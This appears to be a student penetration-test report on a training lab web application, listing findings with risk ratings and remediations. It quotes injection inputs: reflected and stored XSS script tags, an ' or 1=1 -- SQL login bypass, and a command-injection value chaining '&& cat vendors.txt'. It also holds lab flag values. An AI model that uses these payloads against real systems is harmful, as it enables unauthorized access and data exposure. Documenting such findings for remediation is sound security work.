
The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.10 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21 22 80 106 110
Exploitation Risk	Total


Critical	14
High	7
Medium	1
Low	0


Vulnerability Findings


Vulnerability 1	Findings
Title	Cross-Site Scripting (XSS) Reflected
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	Malicious script was injected into the input form which was accepted.
Images	

	<div></div> <div></div>
Affected Hosts	192.168.14.35
Remediation	Input Validation to catch potentially malicious user-provided input. The use of a web application firewall (WAF) can protect against XSS attacks.


Vulnerability 2	Findings
-----------------	----------

Title	Cross Site Scripting (XSS Reflected)
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	Malicious script was injected into the input form which was accepted.
Images	 <p>The screenshot shows a web browser window displaying the Rekall Corporation website. The address bar shows the URL: 192.168.14.35/Memory-Planner.php?payload=<SCRIPT>alert('hi')</SCRIPT>. The page has a red header with the Rekall Corporation logo and navigation links: Home, About Rekall, Welcome, VR Planner, and Login. Below the header is a black section with a search bar containing 'Choose your character' and a 'GO' button. The main content area shows a message: 'You have chosen <>alert('hi'), great ch' and 'Congrats, flag 2 is ksdnd99dkas'. At the bottom, there is a blue bar with a status indicator that says 'status: Running'.</p>



	
Affected Hosts	192.168.14.35
Remediation	Input Validation to catch potentially malicious user-provided input. The use of a web application firewall (WAF) can protect against XSS attacks.


Vulnerability 3	Findings
Title	Cross Site Scripting (XSS Stored)
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	High
Description	While accessing the Comments.php page, the script <script>alert("Hi")</script> was used to reveal Flag 3.
Images	
Affected Hosts	192.168.14.35

Remediation	Secure handling of user input—Inspect all user-submitted input to ensure it doesn't include risky characters that may affect how a user's browser interprets the data on your website. You can use a WAF to detect and prevent XSS attacks in real time.
--------------------	---




Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Curl Command was used by running curl -v http://192.168.14.35/About-Rekall.php and this showed sensitive data
Images	
Affected Hosts	192.168.14.35
Remediation	Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS). Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt or PBKDF2. Verify independently the effectiveness of configuration and settings.


Vulnerability 5	Findings
Title	Local File Inclusion

Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	LFI successfully executed, as a .php file was uploaded from the toolbar located on the VR Planner page Images.
Images	 
Affected Hosts	192.168.14.35
Remediation	Avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain a white list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for malicious users to manipulate the path.



Vulnerability 6	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	While accessing /Login.php page, payload (' or 1=1 --) was entered in the toolbar intended for password and login successfully resulting in an exploit.
Images	
Affected Hosts	192.168.14.35
Remediation	<p>The use of prepared statements with variable binding (also known as parameterized queries) should be the first line of defense for mitigating SQL injections.</p> <p>Putting in place an allowlist input validation</p> <p>Disallow web app to accept direct input and/or implement character escaping.</p>

Vulnerability 7	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	<p>Unrestricted access to robots.txt page</p> <p>Highlighting the /Login.php page also shows user credentials.</p> <p>User credentials are also visible within HTML of the Login.php</p>
Images	




	
Affected Hosts	192.168.14.35
Remediation	Deleting user credential information from the HTML. Restrict access to robots.txt to authorized users.


Vulnerability 8	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Used command www.welcometorecall.com && cat vendors.txt to show vendor information which was available.

Images	
	
Affected Hosts	192.168.14.35
Remediation	Don't Run System Commands with User-Supplied Input. Use Strong Input Validation for Input Passed into Commands

